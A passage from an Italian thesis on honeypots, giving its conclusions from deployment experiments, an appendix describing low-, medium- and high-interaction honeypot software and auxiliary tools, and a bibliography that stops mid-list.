Un aspetto che di primo acchito è difficile cogliere, poi, è costituito dall'importanza fondamentale dell'analisi delle attività rilevate. Molta dell'utilità di un *honeypot* rischia infatti di essere vanificata se non si riesce a capire quali eventi si sono verificati, quando ed in quale successione. Questo è un problema sia per le soluzioni a bassa che per quelle ad alta interazione, anche se ovviamente è con quest'ultime che esso assume l'importanza più elevata. A tal proposito, si è riscontrato che le *Honeynet* hanno qualche punto debole proprio nelle modalità di analisi dei dati. L'interfaccia *Walleye*, infatti, manca di quella flessibilità che, in queste situazioni costituisce sicuramente la marcia in più. Infatti, essa permette di eseguire le interrogazioni comunemente più utili, tuttavia si è rivelata inadeguata a supportare le esigenze più avanzate. Questa pecca, tuttavia, non è sufficiente a giustificare una valutazione negativa né di questa architettura, che resta sicuramente la soluzione *honeypot* dotata di maggiori potenzialità.
Un'altra questione inerente tutti gli *honeypot* indipendentemente dal loro livello di interazione, poi, è connessa con il rilevamento di *falsi positivi*. Nei primi capitoli, si è più volte detto che un tratto peculiare di questi strumenti è costituito dalla loro quasi totale immunità ai problemi dei *falsi positivi* e *falsi negativi*, proprio in virtù del fatto che in essi non esiste attività di produzione e, quindi, ogni attività che li coinvolge è di natura prettamente sospetta. All'atto pratico, però, questa affermazione non si è rivelata essere totalmente fondata o, almeno, è un po' troppo ottimistica. Il perché dovrebbe esser chiaro già dal capitolo in cui si sono presentati i risultati degli esperimenti: il traffico di *broadcast* e quello inerente a protocolli come *SMB*, *NetBIOS* e *CIFS*, introducono nei dati raccolti una quantità di *rumore* tale da ostacolare l'identificazione delle attività realmente malevole. A onor del vero, bisogna dire che la quantità di informazioni acquisite resta comunque inferiore di parecchi ordini di grandezza rispetto a quella che si sarebbe raccolta con soluzioni di *Intrusion Detection* e *Prevention*. Tuttavia, l'entità del traffico indesiderato non può essere considerata trascurabile.

In merito alle ***attività rilevate durante le sperimentazioni***, invece, si può sicuramente affermare che i risultati ricavati hanno rispecchiato totalmente le aspettative. Innanzitutto si è avuto conferma di come sia sufficiente collegare un sistema ad *Internet* per renderlo vittima di tentativi di attacco. La cosa che più sorprende, però, è dovuta allo scarso lasso di tempo che intercorre dal momento in cui lo si connette ad *Internet* a quello in cui si

rileva il primo attacco, che è risultato essere nell'ordine delle decine di minuti. Un'altra conferma è poi arrivata dalle tipologie di minacce rilevate. Praticamente la totalità di esse è riconducibile a *tool automatizzati* e non all'azione di qualche attaccante umano. Ciò porta anche a concludere che, nella stragrande maggioranza dei casi, l'adozione di un *High Interaction honeypot* in un ambiente di produzione non è consigliabile. In questi contesti, infatti, ciò che interessa di più non è capire a fondo le modalità di attacco, ma rilevarle e proteggere i sistemi di produzione. Utilizzando tali soluzioni in simili circostanze, quindi, c'è il rischio di acquisire le stesse identiche informazioni che si sarebbero ricavate con un *Low Interaction honeypot*, ad un prezzo però molto superiore in termini di tempo ed impegno per la realizzazione, configurazione e gestione di questi sistemi. L'unica eccezione a quanto appena detto è costituita dall'utilizzo degli *High Interaction honeypot* per scopi di *Incident Response*, poiché in questi casi essi vengono utilizzati come una sorta di "macchina clone" dei sistemi di produzione.

In definitiva, sebbene in questi anni le tecnologie *honeypot* abbiano visto un notevole sviluppo, non tutte sono sufficientemente pronte ad essere utilizzate in ambienti di produzione. La maggior parte delle soluzioni a basso e medio livello di interazione hanno infatti raggiunto un grado di maturità tale da poter essere proficuamente adottate anche in questi contesti. Complice probabilmente la loro intrinseca complessità, la stessa cosa non può essere detta per gli *High Interaction honeypot*. L'impegno richiesto per la loro implementazione, configurazione e gestione – oltre che per l'analisi delle informazioni da essi acquisiti – fa sì che questi strumenti siano rivolti essenzialmente ad ambienti di ricerca ed accademici, tendenza che probabilmente si manterrà ancora per i prossimi anni.

APPENDICE A
Software Honeypot

In questa appendice si riporta un elenco dei principali software che consentono di realizzare un *honeypot*, ognuno dei quali corredato da una breve descrizione, dal riferimento alla pagina web del produttore e, dove possibile, dalla piattaforma a cui si riferisce e dalla licenza utilizzata. Queste pagine sono frutto di una integrazione tra vari elenchi presenti sul web oltre che da vari riferimenti trovati durante l'attività di documentazione propedeutica alla stesura della tesi. In particolare, particolarmente complete si sono mostrate le rassegne pubblicate su:

- *http://www.securitywizardry.com/honeypots.htm*
- *http://www.honeypots.net/honeypots/products*
- *http://www.forinsect.de/honeypots/honeypots-tools.html*

È poi importante precisare che non verranno illustrati solamente i *software* che consentono di implementare un vero e proprio *honeypot*, ma anche quelli che, utilizzati in congiunzione con i primi, consentono di realizzare un sistema *honeypot* più completo. Evidenziamo, inoltre, che le descrizioni dei vari *software* sono state elaborate consultando il sito *web* del produttore ed i documenti ivi reperibili; non sono pertanto frutto di prove pratiche. Le uniche eccezioni a questa regola sono relative, ovviamente, a quelle soluzioni che sono state scelte per effettuare gli esperimenti descritti nei capitoli precedenti. Infine, si precisa che i *software* descritti sono stati organizzati in tre sezioni – una per ogni livello di interazione – più una quarta relativa a quei prodotti che possono essere usati in congiunzione con i *software honeypot* per dare vita ad una soluzione più completa. All'interno di ciascuna di esse, è stato seguito un ordinamento di tipo alfabetico.

Low Interaction honeypot

BackOfficer Friendly	
Obiettivi	Ingannare gli attaccanti facendo credere loro che hanno a che fare con un sistema reale
Piattaforma	Windows
Tipologia	Low Interaction
Sito web	http://www.nfr.com/resource/backOfficer.php
Licenza	Commerciale ma liberamente scaricabile (previa registrazione)

Nato per rilevare le scansioni del famoso trojan BackOrifice, ha aggiunto nelle versioni successive la possibilità di emulare altri servizi, come Telnet, FTP, SMTP, POP3, IMAP2. In sostanza, quando rileva tentativi di connessione verso tali servizi restituisce al mittente dei messaggi di risposta, in modo da illudere l'attaccante dell'esistenza di un servizio reale. Le sue funzionalità sono tuttavia molto limitate, così come i servizi che emula. Tuttavia è un buon modo per entrare in confidenza con il mondo degli honeypot e può costituire un valido aiuto come meccanismo di allerta.

Deception Toolkit	
Obiettivi	Ingannare gli attaccanti facendo credere loro che stanno comunicando con un sistema con numerose vulnerabilità
Piattaforma	Unix/Linux
Tipologia	Low Interaction
Sito web	www.all.net/dtk/dtk.html
Licenza	Freeware

Questa soluzione è basata sull'emulazione di varie vulnerabilità molto conosciute dei sistemi *Unix*. In sostanza, essa interagisce con l'attaccante in modo da fargli credere che il suo attacco ha avuto successo e rispecchiando al contempo il comportamento di un sistema reale che si trovasse nella stessa situazione. È possibile estendere le sue capacità per mezzo di appositi moduli, tuttavia le sue funzionalità sono limitate alla generazione di appositi messaggi di risposta ai tentativi di attacco. Particolarmente rivolto a contrastare gli attacchi realizzati da esseri umani, sono già parecchi anni che il suo sviluppo è stato abbandonato.

FakeAP	
Obiettivi	Simulare la presenza di numerosissimi *access point*
Piattaforma	Linux, *BSD
Tipologia	Low Interaction
Sito web	http://www.blackalchemy.to/project/fakeap/
Licenza	GPL

Questo *software* è in grado di simulare la presenza anche di decine di migliaia di *access point* distinti, in modo da nascondere all'attaccante la rete *wireless* reale. Il suo principio di funzionamento è molto semplice: trasmettere dei *beacon* facendo variare in maniera casuale parametri come *SSID*, l'indirizzo *MAC*, la potenza di trasmissione, il

canale radio utilizzato. Purtroppo, però, non è in grado di generare pacchetti dati fittizi, cosicché le reti *wireless* simulate appaiono totalmente prive di traffico. Inoltre, è in grado di funzionare correttamente solo con schede di rete *wireless* dotate del *chipset Intersil Prism2/2.5/3*.

HOACD	
Obiettivi	Realizzare un *Low Interaction honeypot*
Piattaforma	OpenBSD
Tipologia	Low Interaction
Sito web	http://www.honeynet.org.br/tools/
Licenza	Open Source

Questa soluzione viene distribuita sottoforma di immagine ISO in cui è contenuto ***honeyd*** ed il sistema operativo *OpenBSD*. Masterizzando l'immagine in un CD, si ha a disposizione un *honeypot* che viene eseguito direttamente dal supporto ottico e che memorizza i file di configurazione ed i *log* nel disco rigido.

honeyd	
Obiettivi	Simulare un'intera rete composta di computer anche di differente piattaforma
Piattaforma	Linux, *BSD, Solaris, Windows (previa compilazione dei sorgenti)
Tipologia	Low Interaction
Sito web	www.honeyd.org
Licenza	GPL

Questo *software* è in grado di simulare un'intera rete all'interno di un'unica macchina, composta fino a *65536* sistemi distinti. Tra essi, è possibile prevedere anche dei *router* cosicché diventa possibile definire delle vere e proprie topologie di rete. Per ogni *host* simulato, inoltre, può essere scelto il sistema operativo ed i servizi *TCP* e *UDP* che esso deve fornire. Sottolineiamo che la simulazione del sistema operativo avviene limitatamente allo stack *TCP/IP*, tuttavia ciò è sufficiente per ingannare i più diffusi *software* di *fingerprinting*. Infine, degna di nota è anche l'elevata personalizzazione che esso concede: ad esempio, è possibile associare ad una qualsiasi porta *TCP* o *UDP* i propri servizi personalizzati, anche se per far ciò è necessario scrivere degli appositi programmi.

Impost	
Obiettivi	Supportare l'attività di ***auditing***
Piattaforma	Linux, Solaris, OpenBDS, FreeBSD, Mac OS 10.3.4
Tipologia	Low Interaction
Sito web	http://impost.sourceforge.net/
Licenza	GPL

Più che un vero e proprio *honeypot*, questo *software* è un *tool* di *auditing*, uno strumento, cioè, per l'analisi e la revisione delle informazioni concernenti varie attività che possono coinvolgere un sistema (accesso di risorse, *login* di utenti) al fine di

individuare eventuali eventi illeciti [Tul03]. Infatti, esso può comportarsi in due modi: come uno *sniffer* di rete, per monitorare i dati destinati ad una specifica porta del sistema, oppure come un *honeypot*. In quest'ultimo caso, le modalità con cui esso interagisce con l'attaccante sono stabilite da uno *script* scritto in *Perl*. Pertanto il comportamento di questo *software* può essere altamente personalizzato, sebbene con una certa difficoltà poiché ciò richiede la scrittura di codice.

KFSensor	
Obiettivi	Fornire all'attaccante un sistema in cui sono emulati numerosi servizi
Piattaforma	Windows
Tipologia	Low Interaction
Sito web	http://www.keyfocus.net/kfsensor/
Licenza	Commerciale

Questo *software* è in grado di monitorare ogni porta *TCP* e *UDP*, oltre che tenere traccia dei messaggi *ICMP*. Fornisce numerose emulazioni di servizi, alcune tanto semplici da limitarsi all'invio di un *banner*, altre più ben più complesse. Ad esempio, degna di nota è l'emulazione del *web server IIS*, la quale riesce a fornire all'attaccante risposte estremamente simili a quelle che fornirebbe il *software* reale a parità di condizioni, soprattutto per quanto riguarda le richieste *HTTP* malformate. Molto interessante è poi l'emulazione dei protocolli che consentono la condivisione delle cartelle nei sistemi *Windows*, sia perché essi sono sfruttati da molti attacchi, sia perché l'accuratezza dell'emulazione è tale da consentire all'attaccante di caricare dei file sulla macchina *honeypot*. Secondo quanto asserito dagli sviluppatori, questo è l'unico *honeypot* a fornire un'emulazione di questi protocolli così ben fatta [KFSensor] e, a ben pensarci, ciò potrebbe essere sufficiente per considerare questo prodotto un *Medium Interaction honeypot*. Considerando però che le altre emulazioni non prevedono un simile comportamento, si è ritenuto più giusto annoverarlo tra le soluzioni a bassa interazione. Tra le altre caratteristiche è possibile poi nominare le complete funzionalità di *alerting*, la possibilità di gestione remota (solo nella versione "*Enterprise*") e la capacità di identificare attacchi conosciuti per mezzo di opportune *signature*. Infine, si segnala la possibilità di poter configurare l'*honeypot* in maniera da farlo sembrare una macchina *Linux*, anche se a causa del limitato numero di emulazioni disponibili ed alla loro semplicità, non si ritiene che *KFSensor* sia in questo caso la scelta migliore.

LaBrea Tarpit	
Obiettivi	Rallentare la diffusione degli attacchi automatizzati
Piattaforma	Windows, *BDS, Linux, Solaris, Mac OS X
Tipologia	Low Interaction
Sito web	http://labrea.sourceforge.net/labrea-info.html
Licenza	GPL

Questo *software* controlla gli indirizzi IP che non vengono utilizzati dalla rete per identificare tentativi di connessione ad essi. Per conoscere gli indirizzi che effettivamente non vengono utilizzati, esso controlla le richieste e le risposte *ARP*

(*Address Resolution Protocol*): se constata che ad una richiesta non corrisponde nessuna risposta, allora assume che l'indirizzo oggetto della richiesta non viene utilizzato da nessun *host*. Una volta acquisiti tali indirizzi, il *software* rimane in ascolto del traffico di rete per individuare richieste di instaurazione di connessioni *TCP* dirette verso gli indirizzi da esso gestiti. Il suo compito principale è quello di rispondere a tali richieste di connessione come se fosse un *host* tradizionale, per poi rallentare sensibilmente l'invio dei dati del proprio interlocutore. Per far ciò, sfrutta intelligentemente le caratteristiche del protocollo *TCP*. In particolare, cerca di "strozzare" il flusso di dati impostando una finestra di ricezione molto modesta ma evitando al contempo di chiudere la connessione. Inoltre, per sembrare il più credibile possibile, questo *software* è in grado anche di rispondere ai messaggi *ICMP Echo Request* rivolti verso uno qualsiasi degli indirizzi da esso monitorati. È poi importante sottolineare la capacità di poter rilevare connessioni dirette verso una moltitudine di porte diverse, oltre alla possibilità di poter in qualche misura adattare il suo comportamento alle richieste di connessione effettivamente ricevute. Il *software* è infatti capace di "decidere" autonomamente di prendere in considerazione una porta precedentemente esclusa se rileva numerosi tentativi di connessione diretti verso di essa. Grazie alle sue capacità, questa soluzione è spesso chiamata "*Sticky honeypot*", cioè "*honeypot appiccicoso*".

NetFacade	
Obiettivi	Simulare una rete di sistemi vulnerabili
Piattaforma	Solaris
Tipologia	Low Interaction
Sito web	http://www22.verizon.com/fns/solutions/netsec/netsec_netfacade.html
Licenza	Commerciale

Questa soluzione è in grado di creare simulare fino a 255 *host* differenti in una singola macchina. Per ognuno di tali *host*, è possibile scegliere il sistema operativo da simulare ed i servizi che devono offrire. In particolare, è possibile scegliere tra 14 differenti servizi, il cui comportamento dipende dal sistema operativo che si è scelto per l'*host* simulato. Inoltre, è in grado di adottare idonee contromisure per evitare che delle attività di *fingerprinting* del sistema operativo rivelino la reale natura dei sistemi simulati. È poi interessante notare che non è necessario riservare a questo sistema una *subnet* dedicata in quanto può convivere con i sistemi di produzione.

Specter	
Obiettivi	Simulare un *host* dotato di varie vulnerabilità
Piattaforma	Windows
Tipologia	Low Interaction
Sito web	http://www.specter.ch/
Licenza	Commerciale

Questo *software* è in grado di emulare sul sistema in cui è installato fino a 14 servizi, tra cui *HTTP*, *POP3*, *IMAP4*, *SSH*, *DNS*, *Telnet*, *FTP*. Il loro comportamento può inoltre essere personalizzato in modo da ingannare l'attaccante circa il sistema

operativo utilizzato. In particolare, l'utente può scegliere tra 14 sistemi operativi differenti, tra cui varie versioni di *Windows*, alcune piattaforme *Unix* e quelli che caratterizzano i sistemi *Macintosh*. Molto interessante è poi la possibilità di configurare l'*honeypot* secondo 5 profili:

- **Open:** Il sistema si comporta come un sistema configurato in maniera tale da presentare numerose falle. Ad esempio, viene concesso l'accesso anonimo al servizio *FTP*;
- **Secure:** Il sistema si comporta come un sistema ben configurato. Ritornando all'esempio del servizio *FTP*, in questo caso l'accesso anonimo non è consentito;
- **Failing:** Il sistema si comporta come un sistema con vari problemi di natura sia *hardware* che *software*;
- **Strange:** Il sistema si comporta in maniera imprevedibile in maniera da disorientare l'attaccante;
- **Aggressive:** Il sistema interagisce con l'attaccante per il tempo necessario ad acquisire sufficienti informazioni, poi rivela la sua vera natura per cercare di spaventare l'interlocutore.

Inoltre, per evitare che l'attaccante riesca a capire che sta avendo a che fare con questo *software*, nel caso si scelga uno dei primi tre profili, l'insieme di vulnerabilità che caratterizzano i vari servizi muta con il passare del tempo in maniera casuale. Per venire incontro al numero non elevatissimo di servizi disponibili, *Specter* riesce anche a rilevare ed analizzare ogni connessione *TCP* ed ogni pacchetto *UDP* relativamente a tutte le porte, oltre che ogni messaggio *ICMP*. Molto particolare è poi la possibilità di generare più di 250 differenti eseguibili per vari sistemi operativi in grado di lasciare nel computer dell'attaccante fino a 32 "indizi" nascosti, i quali possono essere utilizzati come prove in caso di procedimenti legali contro l'aggressore. Infine, sono state previste anche complete funzionalità di *logging* e di *alerting*, tra le quali la possibilità di poter memorizzare i file di *log* su un sistema remoto e l'invio di *email* di notifica di attività illecite.

Medium Interaction honeypot

Nepenthes	
Obiettivi	Collezionare *malware*
Piattaforma	Linux, BSD, Windows, Mac OSX (previa compilazione dei sorgenti)
Tipologia	Medium Interaction
Sito web	http://nepenthes.mwcollect.org/
Licenza	GNU

Evoluzione del tool ***mwcollect***, il suo compito è "catturare" il *malware* attraverso l'emulazione di vulnerabilità note. Le sue funzionalità sono espandibili grazie ad appositi moduli, anche se è comunque necessario conoscere le modalità di diffusione del malware per poter emulare a dovere i servizi che esso attacca.

High Interaction honeypot

Collapsar	
Obiettivi	Realizzare un *Honeypot Farm*
Piattaforma	Per gli *honeypot*, qualsiasi sistema operativo supportato da VMware; Per i *software* che rendono possibile l'infrastruttura è necessario *Linux* poiché viene utilizzato *User Mode Linux*
Tipologia	High Interaction
Sito web	http://www.cs.purdue.edu/homes/jiangx/collapsar/
Licenza	n.d.

Lo scopo di questa soluzione è quello di conciliare i vantaggi di un architettura *honeypot* distribuita con la semplicità di gestione derivante dall'avere tutte le risorse *hardware* in un'unica locazione. Sotto un punto di vista logico, infatti, gli *honeypot* sono distribuiti nel senso che gestiscono traffico destinato a *host* situati in domini distinti, appartenenti quindi a reti diverse. Sotto un punto di vista fisico, invece, tutti gli elaboratori che svolgono il ruolo di *honeypot* sono situati nella stessa locazione fisica. Per rendere ciò possibile, nei vari domini che si desiderano monitorare, viene installato un sistema detto "*Redirector*", il quale si occupa di monitorare la rete alla ricerca di pacchetti destinati ai sistemi *honeypot* (i cui indirizzi, ovviamente, non sono utilizzati da sistemi di produzione). Ogni volta che ne rileva qualcuno, li invia alla sede centrale mediante un procedimento di *tunneling*, incapsulandoli cioè in altri pacchetti. Una volta giunti ad essa, un sistema denominato "*front-end*" si occupa di distribuire tali pacchetti all'*honeypot* più opportuno. Per il procedimento inverso, ossia l'invio di dati dall'*honeypot* all'attaccante, viene seguito lo stesso procedimento: l'*honeypot* comunica con il "*Redirector*" mediante il "*front-end*"; sarà poi compito del "*Redirector*" inviare i pacchetti all'*host* attaccante. L'aspetto interessante di questa architettura è poi costituito dal fatto che ciò avviene in maniera trasparente per l'attaccante, che quindi non è consapevole di quanto avviene in realtà. Inoltre, questa architettura fa ampio utilizzo di *software di virtualizzazione*: gli *honeypot*, i "*Redirector*" ed i "*front-end*" sono eseguiti in macchine virtuali. L'unica differenza è costituita dal fatto che per gli *honeypot* possono essere utilizzati indifferentemente *VMware* e *User Mode Linux*, mentre negli altri due casi è necessario adoperare quest'ultimo.

Sombria	
Obiettivi	Osservare ed imparare le tecniche di attacco verso un *webserver*
Piattaforma	n.d.
Tipologia	High Interaction
Sito web	
Licenza	Prodotto disponibile solamente per organizzazioni che vogliono collaborare con gli sviluppatori implementando *Sombria* per scopi di ricerca

Purtroppo non sono pubblicamente disponibili informazioni dettagliate sull'architettura di questa soluzione ma solo una serie di *report* riguardanti gli attacchi che sono stati da essa rilevati. Le uniche informazioni rese note affermano che essa consiste in un *webserver*, un *IDS* ed un *firewall* finalizzati sia ad osservare le attività degli attaccanti

in tempo reale senza destare particolare sospetti in loro, sia a supportare l'attività di analisi successiva all'esecuzione degli attacchi.

Software di ausilio

Bait'n'Switch	
Obiettivi	Dirottare il traffico ritenuto ostile verso degli *honeypot*, in modo da salvaguardare i sistemi di produzione
Piattaforma	Linux
Tipologia	n.d.
Sito web	http://baitnswitch.sourceforge.net/
Licenza	Open source

Compito di questo software è quello di proteggere i sistemi di produzione dirottando le connessioni ritenute ostili verso gli honeypot, in maniera del tutto trasparente per l'attaccante. Per questo motivo, questo software poco si conforma alla definizione di honeypot, ma è essere più corretto considerarlo come una sorta di anello di congiunzione tra questi strumenti e i NIDS. Infatti esso si occupa solamente di dirottare il traffico e, pertanto, non si comporta da honeypot; pertanto per questo ruolo è possibile utilizzare uno qualsiasi degli strumenti presentati in queste pagine. E' però interessante notare che come honeypot è possibile utilizzare un sistema reale, cosicché questa soluzione può essere sicuramente classificata tra quelle *High Interaction*. Tuttavia, nonostante le interessanti potenzialità di questo strumento, il suo sviluppo è fermo dal 2003.

HoneyComb	
Obiettivi	Generare automaticamente delle *signature* per il traffico malizioso
Piattaforma	Linux, FreeBSD e OpenBSD
Tipologia	*Plug-in* per ***honeyd***
Sito web	http://www.cl.cam.ac.uk/~cpk25/honeycomb/
Licenza	Open Source

Questo *software* sfrutta il maggiore vantaggio di un *honeypot*, cioè il fatto che il traffico ad esso diretto può essere legittimamente considerato sospetto, per poter generare in maniera automatizzata delle *signature* degli attacchi ricevuti, le quali potranno poi essere utilizzate nei *Network Intrusion Detection System* (*NIDS*). Non può quindi essere considerato un *honeypot* in senso stretto, anche perché è stato sviluppato come *plug-in* di ***honeyd***.

Bibliografia

Prima di riportare i veri e proprio riferimenti bibliografici, spendiamo qualche parola per descrivere il formato utilizzato per essi. Mentre per i libri, gli articoli ed i documenti pubblicati sul web si è utilizzato il consueto formato composto dalle iniziali degli autori seguito dalla data di pubblicazione ove disponibile, per indicare genericamente un sito web (e non una sua pagina precisa) si è preferito utilizzare una notazione diversa, composta dal simbolo "@" seguito da un termine che ne richiamasse il contenuto.

[Alt01]

Oktay Altunergil, *Understanding Rootkits*, 14 Dicembre 2001
www.linuxdevcenter.com/pub/a/linux/2001/12/14/rootkit.html

[Ans]

Definizione di "Honeypot (computing)" tratta da *answers.com*
www.answers.com/topic/honeypot-computing

[BalVie05]

Edward Balas, Camilo Viecco, *Towards a Third Generation Data Capture Architecture for Honeynets*, in "Proceedings of the 2005 IEEE Workshop on Information Assurance and Security", 15-17 Giugno 2005
www.honeynet.org/papers/individual/hflow.pdf

[BarLan05]

Samuele Barbini, Cristina Lancioni, *Una nuova filosofia nella lotta contro gli attacchi DDoS*, Login - Internet Expert, numero 55, Novembre/Dicembre 2005, pagg.62-65, Gruppo Editoriale Infomedia

[BBCPA+04]

Jay Beale, Andrew R. Baker, Brian Caswell, Mike Poor, Raven Alder, Jacob Babbin, Adam Doxtater, James C. Foster, Toby Kohlenberg, Michael Rash, *Snort 2.1 Intrusion Detection*, Second Edition, Capitolo 12, 2004, Syngress Publishing, *ISBN: 1-931-83604-3*
www.cipherdyne.org/docs/Snort2.1_chapter12.pdf

[BeaSto]

Stuart Stock, Ken Beames, File "*README*" del software "*FakeAP*", versione 0.3.2, Black Alchemy Enterprises
www.blackalchemy.to/project/fakeap/

[BNS]

Configuring and Using a Bait & Switch Honeypot Router, manuale del software Bait'n'Switch
http://violating.us/projects/baitnswitch/files/bns-HOWTO.pdf

[Don02]

Arthur Donkers, *Honey, I caught a worm – Building yourself a honeypot, some pratical issue*, 3° International SANE Conference, 27-31 Maggio 2002, Maastricht, Paesi Bassi
www.nluug.nl/events/sane2002/papers/HoneypotSANE.pdf

[DorErb05]

Christian Doring, Heinz-Erich Erbs, *Conceptual framework for a Honeypot solution*, Department of Informatics (FHD), University of Applied Sciences, Darmstadt, Germania, Settembre 2005
www.honeynet.org/papers/individual/HPframework.pdf

[ELM04]

Arnaud Ebalard, Pierre Lalet, Olivier Matz, *Sebek 2 client for FreeBSD and NetBSD*, 26 Gennaio 2004

http://honeynet.droids-corp.org/download/doc/sebek-bsd.pdf

[FGCBZ05]

Xinwen Fu, Bryan Graham, Dan Cheng, Riccardo Bettati, Wei Zhao, *Camouflaging Virtual Honeypots*, Technical Report 2005-7-3, Department of Computer Science, Texas A&M University

http://students.cs.tamu.edu/xinwenfu/paper/camouflagingHoneyd.pdf

[GMN96]

Gay Silvano, Montessoro Pier Luca, Nicoletti Piero, *Reti Locali: dal cablaggio all'internetworking*, seconda edizione, Scuola Superiore G.Reiss Romoli, 1996, *ISBN: 8-88528-022-6*

[Gri05]

Roger A. Grimes, *Honeypots for Windows*, Apress, 2005, *ISBN: 1-59059-335-9*

[Hol05]

Thorsten Holtz, *Learning More About Attack Patterns With Honeypots*, in "Lecture Notes in Informatics Proceedings of Sicherheit 2006", Gesellschaft für Informatik, Bonn, 2006

http://pi1.informatik.uni-mannheim.de/publications/pdf/learning-more-about-attack-patterns-with-honeypots-1

[Hon04]

The Honeynet Project, *Honeynet Definitions, Requirements, and Standards*, ver 1.6.0, 14 Ottobre 2004

www.honeynet.org/alliance/requirements.html

[Hon06]

The Honeynet Project, *manuale on-line del CDROM Roo*, 16 Novembre 2006, *www.honeynet.org/tools/cdrom/roo/manual-1.1/*

[Honeyd]

Elenco di emulazioni di servizi già disponibili in *honeyd* *www.honeyd.org/contrib.php*

[IANA07]

Elenco ufficiale di IANA dei servizi assegnate alle porte, 2 Febbraio 2007 *www.iana.org/assignments/port-numbers*

[Insecure]

Port Scanning Techniques, Guida di riferimento di *Nmap* *http://insecure.org/nmap/man/man-port-scanning-techniques.html*

[IPR]

Matthew G. Marsh, *IPROUTE2 Utility Suite Howto* *www.policyrouting.org/iproute2.doc.html*

[JiaXu04]

Xuxian Jiang, Dongyan Xu, *Collapsar: A VM_Based Architecture for Network Attack Detention Center*, in “Proceedings of 13th USENIX Security Symposium (Security'04)”, San Diego, USA, Agosto 2004 *www.cs.purdue.edu/homes/jiangx/collapsar/publications/collapsar.pdf*

[KFSensor]

Guida in linea di KFSensor *www.keyfocus.net/kfsensor/help/index.php*

[KYE03]

The Honeynet Project, *Know Your Enemy: Defining Virtual Honeynets*, 27 Gennaio 2003

www.honeynet.org/papers/virtual/index.html

[KYE03b]

The Honeynet Project, *Know Your Enemy: Sebek*, 17 Novembre 2003

www.honeynet.org/papers/sebek.pdf

[KYE05]

The Honeynet Project, *Know Your Enemy: GenII Honeynets*, 12 Maggio 2005

www.honeynet.org/papers/gen2/index.html

[KYE05b]

The Honeynet Project, *Know Your Enemy: Honeywall CDROM Roo*, 17 Agosto 2005

www.honeynet.org/papers/cdrom/roo/index.html

[KYE06]

The Honeynet Project, *Know Your Enemy: Honeynets*, 31 Maggio 2006

www.honeynet.org/papers/honeynet/index.html

[Lin06]

Messanger Spam, LinkLogger.com, 26 Novembre 2006

www.linklogger.com/messenger_spam.htm

[LURHQ]

Analysis of the ATD OpenSSL Mass Exploiter, Lurhq.com

www.lurhq.com/atd.html

[Mai01]

Eric Maiwald, *Network Security - A Beginner's Guide*, Osborne/McGraw-Hill, 2001, *ISBN: 0-072-13324-4*

[McAfee07]

Descrizione del virus W32/RAHack!7efec6d0, visitato il 5 Febbraio 2007
http://vil.nai.com/vil/content/v_140984.htm

[MS00]

Microsoft Security Bulletin (MS00-058) – *Patch Available for 'Specialized Header' Vulnerability*
www.microsoft.com/technet/security/bulletin/MS00-058.msp

[MS02]

Microsoft Security Bulletin MS02-062 – *Cumulative Patch for Internet Information Service (Q327696)*
www.microsoft.com/technet/security/Bulletin/MS02-062.mspx

[MS03]

Bollettino Microsoft sulla sicurezza MS03-007 – *Un buffer non verificato incluso in un componente di Windows 2000 potrebbe consentire il blocco del server Web (815021)*
www.microsoft.com/italy/technet/security/bulletin/ms03-007.mspx

[Oud04]

Laurent Oudot, *Wireless Honeypot Countermeasures*, 13/02/2004
www.securityfocus.com/infocus/1761

[PflPfl04]

Charles P. Pfleeger, Shari Lawrence Pfleeger, *Sicurezza in informatica*, Prima edizione italiana, Pearson Education Italia, 2004, *ISBN: 88-7192-197-6*

[Pro02]

Niels Provos, *Pagine di man di honeyd*, 4 Aprile 2002,
www.citi.umich.edu/u/provos/honeyd/honeyd-man.pdf

[Pro03]

Niels Provos, *A Virtual Honeypot Framework*, CITI Technical Report 03-1, Center for Information Technology Integration, University of Michigan, 21 Ottobre 2003
www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf

[RFC2518]

RFC 2518: *HTTP Extensions for Distributed Authoring – WEBDAV*
www.ietf.org/rfc/rfc2518.txt

[RFC2616]

RFC 2616: *Hypertext Transfer Protocol – HTTP/1.1*
www.w3.org/Protocols/rfc2616/rfc2616.html

[ROCPB05]

Michael Rash, Angela Orebaugh, Graham Clark, Bechy Pinkard, Jake Babbin, *Intrusion Prevention and Active Response – Deploying Network and Host IPS*, 2005, Syngress Publishing, *ISBN: 1-932-26647-X*

[SANS05]

Natura della richiesta HTTP "*GET /w00tw00t.at.ISC.SANS.DFind:)*", 29 Novembre 2005
http://isc.sans.org/diary.html?storyid=900

[Sin01]

Michael Sink, *The Use of Honeypots and Packet Sniffer for Intrusion Detection*, 15 Aprile 2001
http://www.giac.org/practicals/gsec/Michael_Sink_GSEC.pdf

[SF00]

Microsoft IIS 5.0 “Translate: f" Source Disclosure Vulnerability
www.securityfocus.com/bid/1578/info

[Sil06]

Raul Siles, *Sebek 3: tracking the attackers – part one*, 16 Gennaio 2006

www.securityfocus.com/infocus/1855/1
www.securityfocus.com/infocus/1855/2

[Sil06b]

Raul Siles, *Sebek 3: tracking the attackers – part two*, 13 Febbraio 2006

http://www.securityfocus.com/infocus/1858/1

http://www.securityfocus.com/infocus/1858/2

[Spi01]

Lance Spitzner, *The Value of Honeypots, Part One: Definition and Values of Honeypots*, 10 Ottobre 2001

www.securityfocus.com/infocus/1492

[Spi02]

Lance Spitzner, *Honeypots: Tracking Hackers*, Addison Wesley, 2002,

ISBN: 0-321-10895-7

[Spi03]

Lance Spitzner, *Open Source Honeypots: Learning with Honeyd*, 20 Gennaio 2003

www.securityfocus.com/infocus/1659

[Spi03b]

Lance Spitzner, *Catch More Flies With Honeypot*, 15 Settembre 2003,

www.theiia.org/ITAudit/index.cfm?act=itaudit.archive&fid=5448

[Spi03c]

Lance Spitzner, *Honeytokens: The Other Honeypot*, 17 Luglio 2003

www.securityfocus.com/infocus/1713

[Spi03d]

Lance Spitzner, *Honeypot Farms*, 13 Agosto 2003

www.securityfocus.com/infocus/1720

[Spi03e]

Lance Spitzner, *Dynamic Honeypot*, 15 Settembre 2003

www.securityfocus.com/infocus/1731

[Spi04]

Lance Spitzner, *Know Your Enemy: Everything you need to know about honeypots*, estratto del libro: The Honeynet project, *Know Your Enemy: Learning about Security Threats (2nd Edition)*, Addison-Wesley Professional, 2004

http://software.newsforge.com/article.pl?sid=04/09/24/1734245&tid=78&pagenum=1
http://software.newsforge.com/article.pl?sid=04/09/24/1734245&tid=78&pagenum=2
http://software.newsforge.com/article.pl?sid=04/09/24/1734245&tid=78&pagenum=3

[Sta04]

